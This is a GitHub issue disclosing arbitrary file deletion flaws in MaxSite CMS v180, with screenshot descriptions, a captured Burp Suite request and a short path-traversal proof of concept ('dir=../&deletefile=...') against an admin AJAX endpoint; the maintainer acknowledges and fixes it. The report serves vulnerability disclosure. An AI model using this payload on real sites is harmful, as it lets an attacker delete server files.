

New issue

[Jump to bottom](#)

Multiple Arbitrary File Deletion vulnerabilities #486

Closed fuzzyap1 opened this issue on Feb 17 · 1 comment


fuzzyap1 commented on Feb 17

Description of Vulnerability

Multiple Arbitrary File Deletion vulnerabilities in maxsite cms v 180 targeted towards web admin through admin/plugins/admin_page/all-files-update-ajax.php at the parameter dir and deletefile

affected source code:

at 15~34 in admin/plugins/admin_page/all-files-update-ajax.php



when the unlink() function is called and user input might affect portions of or the whole affected parameter, which represents the path of the file to remove, without sufficient sanitization. Exploiting the vulnerability allows an attacker to delete any file in the web root (along with any other file on the server that the PHP process user has the proper permissions to delete).

Proof of concept (Poc)

The screenshot shows the Burp Suite Professional interface. The top menu bar includes 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', and 'Project'. The 'Intercept' tab is active, showing 'Intercept is on' status. A red arrow points to the 'Intercept is on' button. Below the status bar, there is a section titled 'Use Burp's embedded browser' with a red arrow pointing to the 'Open browser' button. The text in this section states: 'There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.' Below this, there is a section titled 'Using Burp Proxy' with a red arrow pointing to the 'Using Burp Proxy' button. The text in this section states: 'If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.' To the right of this section, there is a section titled 'Burp Proxy options' with a red arrow pointing to the 'Burp Proxy options' button. The text in this section states: 'Reference information about the different options you have for customizing Burp Proxy's behaviour.'

phpstudy_pro > WWW > cms-108

- .github
- application
- install
- system
- update-maxsite
- uploads
- .htaccess
- del-test.php**
- index.php
- License
- LicenseCodeIgniter
- README.md
- robots.txt
- sitemap.xml

Burp Suite Professional v2020.11 - Temporary Project - licensed to By Jas502n

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x 4 x ...

Send Cancel < >

Target: http://cms-108.com

Request

Pretty Raw In Actions

```
zh-CN; zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 31
10 Origin: http://cms-108.com
11 Connection: close
12 Referer: http://cms-108.com/admin/page_edit/3
13 Cookie: ci_session=
a13A1943A17B543A1043A422session_id%22%3B%3A3243A422fd5cfd27a19d575c9
ce6f86e0af821624223B543A1043A422ip_address%22%3B%3A943A422127.0.0.1
%22%3B%3A1043A422user_agent%22%3B%3A7843A422Mozilla%2F5.0+28Window
s+NT+10.043B+Win6443B+x6443B+rv43B+89.0429+Gecko%2F20100101+Firefox%2F
89.042243B%3A1343A422last_activity%22%3B%3A164498051943B%3A943A422
user_data%22%3B%3A043A422%22%3B%3A1043A422user_logged%22%3B%3A143A4
22142243B%3A1843A422last_activity_prev%22%3B%3A164498051143B%3A743
A422comuser%22%3B%3A043B%3A843A422users_id%22%3B%3A143A422142243B
%3A943A422users_nik%22%3B%3A543A422admin%22%3B%3A143A422users_logi
n%22%3B%3A9243A422MSO-D2DW1UCuHsK9aT0oIWbCgoVUKQzI6Nu9eTsaHRu4LGj8SY
i42Fk5cpttPacBBLEuEF0k5eBsoM37utjA42FXKBTiW43D43B%3A1443A422u
sers_password%22%3B%3A13243A422MSO-qVh42FetI87xRs60xjDVOqjRleOfT6zud
hPcETV432F3cmXZetIuOvPyVP3VC1A08RDmrpM9fi21oT9WcLSgO2H08zcD7A1ihFPyuZ
L5Sfe4owvEANCpDQHV5KspgYQqIWO42243B%3A1543A422users_groups_id%22%3B
%3A143A422142243B%3A1643A422users_last_visit%22%3B%3A1943A422002-
02-16+1043A0943A3942243B%3A1743A422users_show_smiles%22%3B%3A143A42
2142243B%3A1543A422users_time_zone%22%3B%3A443A422720042243B%3A144
3A422users_language%22%3B%3A243A422ru42243B%3A1643A422users_avatar_
ur142243B%3A043A42242243B%3A1143A422users_email%22%3B%3A1543A422ad
min%40admin.com%22%3B%3A7D6b5b00cd5884590ab5e10f11814c5a93f44af189;
admin-menu=47B422042243A142C422142243A142C42242243A147D;
mso-tabs widget_000=1
14
15
dir=../&deletefile=del-test.php
```

0 matches

Response

Pretty Raw Render In Actions

0 matches

Inspector

Ready

2. You can traverse the directory to delete any file

The screenshot shows a web browser displaying a directory listing for 'cms-108'. The 'system' directory is highlighted with a red box. Below the browser, a screenshot of Burp Suite Professional v2020.11 shows a request and response. The request contains a directory traversal payload: 'dir=../&deletefile=del-test.php'. The response shows an HTML page with a 'del-test.php' link. A red box highlights the 'del-test.php' link in the response.

3. (Poc)

```
dir=../&deletefile=del-test.php
```

Additional

The same problem occurs in /cms-108/application/maxsite/admin/plugins/admin_files/admin.php at the parameter f_check_files

fuzzyap1 mentioned this issue on Feb 17

Remote Code Execution Vulnerability In MaxSite CMS v180 #487

Closed

maxsite commented on Feb 17

Owner

Thanks, I'll fix it.

 maxsite closed this as completed in [f7c5c32](#) on Feb 17

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

